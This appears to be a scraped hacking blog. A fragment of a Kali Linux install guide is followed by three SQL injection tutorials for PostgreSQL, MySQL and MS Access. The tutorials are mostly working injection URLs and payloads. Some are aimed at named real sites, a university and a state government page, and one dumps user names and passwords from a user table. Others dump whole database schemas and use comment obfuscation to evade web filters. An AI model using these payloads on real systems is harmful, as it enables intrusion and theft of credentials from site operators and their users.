

9 :  click on finish partitioning and write changes to disk  , choose yes to write 
kali-linux-17
kali-linux-18

10 : wait until installer finish copying files setting system

kali-linux-19


11 :  set network mirror and set boot-loader ( very important )
mirror
kali-linux-21


12 : after installation restart and login with username ” root ” and password ( what you set at step 6 )
kali-linux-23

kali-linux-24
kali linux
kali linux

Wednesday, February 19, 2014

POSTGRE SQL Injection

0 comments
NOTE:This tutorial is for educational purpose only .

well u can varify this vulnerability (as said by Net_Spy a good sql injector)
by this error
Errors
MYSQL with MYSQL
or
MS SQL with SQL
or
ORACLE with ORA
or
MS ACCESS with Jet
or
Warning: pg_exec () [function.pg-exec]

but in our case the page is blank (i think the worst case)
well some basics for it also

|| is concatenation operator in POSTGRESQL (jux like Oracle)
we can use LIMIT function here but with some addition i.e. OFFSET if results are displayed one by one

Rest is same i think jux like mysql

now column count..
column count is same like mysql, mssql and oracle
with order by clause

comments in POSTGRESQL
-- This is a standard SQL comment
/* this is
 * multiline comments syntax
 */

CASTING in POSTGRESQL
CAST ( 'string' AS type )

now lets inject the site
with order by clause we came to know that there are 8 columns in select statement before union

okay now union select * columns
here we use null like MSSQL or Oracle because we dont know the data type.. unlike php these are typed
so one by one put a string in place of null and u will see the string in web page if the column data type is nvarchar/nchar/char/varchar

http://www.jaduniv.edu.in/view_department.php?deptid=66' UNION SELECT null,'Ch3rnoby1 Black Hat',null,null,null,null,null,null--+

now for version()
http://www.jaduniv.edu.in/view_department.php?deptid=66' UNION SELECT null,version(),null,null,null,null,null,null--+

for database_name

http://www.jaduniv.edu.in/view_department.php?deptid=66' UNION SELECT null,datname,null,null,null,null,null,null from pg_database--+

if this is showing only one
than
we can use limit function
like this

http://www.jaduniv.edu.in/view_department.php?deptid=66' UNION SELECT null,datname,null,null,null,null,null,null from pg_database LIMIT 1 OFFSET 1--+
now jux increase the limit and find all other dbs
offset function show i table at a time
eg
limit 1 offset 1 =====> one database
limit 2 offset 2 =====> one database(next to first)

or

http://www.jaduniv.edu.in/view_department.php?deptid=66' UNION SELECT null,datname,null,null,null,null,null,null from pg_database LIMIT 1--+
and same increase the limit to see other databases

now enumerating table_name
this will show all tables in all databases

http://www.jaduniv.edu.in/view_department.php?deptid=66' UNION SELECT null,table_name,null,null,null,null,null,null from information_schema.tables--+

to see only tables of current database we will use

http://www.jaduniv.edu.in/view_department.php?deptid=66' UNION SELECT null,table_name,null,null,null,null,null,null from information_schema.tables where table_schema=current_schema()--+

now column name
this will show all columns of all tables of all databases

http://www.jaduniv.edu.in/view_department.php?deptid=66' UNION SELECT null,column_name,null,null,null,null,null,null from information_schema.columns--+


to see only specific table columns we will use

http://www.jaduniv.edu.in/view_department.php?deptid=66' UNION SELECT null,column_name,null,null,null,null,null,null from information_schema.columns where table_name='portal_user'--+
now see if 'table_name' dont work than u need to use
CHR(table_name) and this is Oracle CHR()
u cannot use hex value in postgresql query anywhere..(i've tested well u can check ur self too..)


now dumping data..
this is same like Oracle..
http://www.jaduniv.edu.in/view_department.php?deptid=66' UNION SELECT null,(user_name||'::::'||user_password),null,null,null,null,null,null from portal_user--+


for reference
http://www.postgresql.org/docs/8.0/static/sql-syntax.html

Tutorial By Pk Injector

SQL Injection 1024 Bypass

0 comments
NOTE: This tutorial is for educational Purpose only.

1024 Character limit ByPass Classic Syntax

(select (@y) from (select (@y:=0x00), (select (0) from(information_schema.columns) where (table_schema!='information_schema') and (0x00) in (@y:=concat(@y,'<br>',table_schema,'-->',table_name,'-->',column_name))))x)


without simple firewall when magic quote off

(select (@y) from (select (@y:=0x00), (select (0) from(information_schema.columns) where (table_schema!=0x696e666f726d6174696f6e5f736368656d61) and (0x00) in (@y:=concat(@y,0x3c62723e,table_schema,0x3a3a3a,table_name,0x3a3a3a,column_name))))x)


with simple firewall when magic quote off

(/*!00000select*/ (@y) /*!from*/ (/*!00000select*/ (@y:=0x00), (/*!00000select*/ (0) /*!from*/(information_schema./**/columns) where (table_schema!=0x696e666f726d6174696f6e5f736368656d61) and (0x00) in (@y:=concat(@y,0x3c62723e,table_schema,0x3a3a3a,/*!table_name*/,0x3a3a3a,/*!column_name*/))))x)


dump whole table without simple firewall

(select(@) from(select(@:=0x00) ,(select (@) from(dbname.table_name)where(@) in (@:=concat (0x20,@, username ,0x203a3a20, name ,0x203a3a20, email_id ,0x203a3a20, hash_link ,0x3c62723e))))a)


dump whole table with simple firewall

(/*!00000select*/(@) /*!from*/(/*!00000select*/(@:=0x00) ,(/*!00000select*/ (@) /*!from*/(dbname.table_name)where(@) in (@:=concat (0x20,@, column1 ,0x203a3a20, column2 ,0x203a3a20, column3 ,0x203a3a20, column4 ,0x203a3a20, column5,0x3c62723e))))a)

R=Tutorial By Pk Injector with Thnx to MakMan

MSAccess Sqli

0 comments
NOTE:This Tutorial is for educational purpose only.
Quick Guide for MS Access Injection
Greetings to all,

Today Im gonna discuss MS Access Injection which is rare really n wiered too Smile . Hardly some web still using it.

Introduction

MS Access is commonly thought of as the little brother of Database engines, and not a lot of material has been published about methods used for exploiting it during a penetration test.MS Jet is often mistakenly thought of as being another name for MS Access, when in fact it is a database engine that is shipped as part of the Windows OS. MS Jet was however the core database engine used by MS Access up to version 2007. Since version 2007, MS Access has included a separate updated engine known as Access Connectivity Engine. Although MS Jet is not as complex as more advanced databases such as SQL server or Oracle, it is still commonly used by smaller web sites that want quick and easy database storage.

Default Tables Used In Access

Note: Those table name having * infront of their name, means it can be use in query.

Access 97
MSysAccessObjects *
MSysACEs
MSysModules
MSysModules2 *
MSysObjects
MSysQueries
MSysRelationship

Access 2000
MSysAccessObjects *
MSysAccessXML *
MSysACEs
MSysObjects
MSysQueries
MSysRelationships


Access 2002-2003
MSysAccessStorage *
MSysAccessXML *
MSysACEs
MSysObjects
MSysQueries
MSysRelationships


Access 2007
MSysAccessStorage *
MSysACEs
MSysComplexColumns
MSysComplexType_Attachment
MSysComplexType_Decimal
MSysComplexType_GUID
MSysComplexType_IEEEDouble
MSysComplexType_IEEESingle
MSysComplexType_Long
MSysComplexType_Short
MSysComplexType_Text
MSysComplexType_UnsignedByte
MSysNavPaneGroupCategories *
MSysNavPaneGroups *
MSysNavPaneGroupToObjects *
MSysNavPaneObjectIDs *
SysObjects
MSysQueries
MSysRelationships


As we can see each version having some new default tables and each of them work differently .But ms access injection is real pain Confused it does not contails schema , when we say schema that's mean we have to guess each table and column . Access also does not support.ERROR BASED INJECTION nor having global veriable like @@version . So we can guess the version by default table Smile .

Column Enumeration and Union

We will use the # for commenting the rest of the query instead of -- or /* .

Step-1

Code:
http://house.louisiana.gov/h_reps/members.asp?id=103

Above site is vuln to sql injection let's see what error we get ?

Code:
http://house.louisiana.gov/h_reps/members.asp?id=103'

Code:
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
  [Microsoft][ODBC Microsoft Access Driver] Syntax error in string in query expression 'DISTRICTNUMBER = 103''.
   /h_reps/members.asp, line 16

Step-2

Using order by to get columns.

Code:
http://house.louisiana.gov/h_reps/members.asp?id=103 order by 1# <== No error
http://house.louisiana.gov/h_reps/members.asp?id=103 order by 2# <== No error
http://house.louisiana.gov/h_reps/members.asp?id=103 order by 3# <== No error
http://house.louisiana.gov/h_reps/members.asp?id=103 order by 4# <== No error
we will do increament of 1 till we get an error :
Code:
http://house.louisiana.gov/h_reps/members.asp?id=103 order by 35# <== Error

That's mean we have total number of columns are 34 . Let's proceed with union now.

If we are not sure about data type we can proceed with Null instead of integer .

Step-3

Code:
http://house.louisiana.gov/h_reps/members.asp?id=103 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30?,31,32,33,34 from MSysAccessObjects#

We have used default table name of MS Access 2000 see the list above.
Now on your screen you can see some numbers right under the page contents like 17 19 20 ... .

Most common tables are below
users
admin
administrator
login
customers
user
members
member
customer

Step-4: Getting table

Code:
http://house.louisiana.gov/h_reps/members.asp?id=103 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30?,31,32,33,34 from members#

Page load normaly that's mean we have found a valid table now let's enumerate columns .

Step-5 : Getting Columns

We will use GROUP BY and Having for example

GROUP BY tablename.column1 having 1=1#
GROUP BY tablename.coumn1,column2 having 1=1#
GROUP BY tablename.column1,column2,coumn(n).... having 1=1#

Code:
http://house.louisiana.gov/h_reps/members.asp?id=103 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30?,31,32,33,34 from members group by members.id having 1=1#


Page will load with out any error now lets put "id" in place of number of column we see on our screen

Code:
http://house.louisiana.gov/h_reps/members.asp?id=103 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,id,18,19,20,21,22,23,24,25,26,27,28,29,30?,31,32,33,34 from members#


we have got the following data Smile .
Code:
COMMITTEE ASSIGNMENTS
102

Now let's get next column

Code:
http://house.louisiana.gov/h_reps/members.asp?id=103 UNION SELECT 1,2,3,4,5,6,7,8,9,10,
  11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34 from members group by members.id,now having 1=1#


Page will load with out any error now lets put "now" in place of number of column we see on our screen

Code:
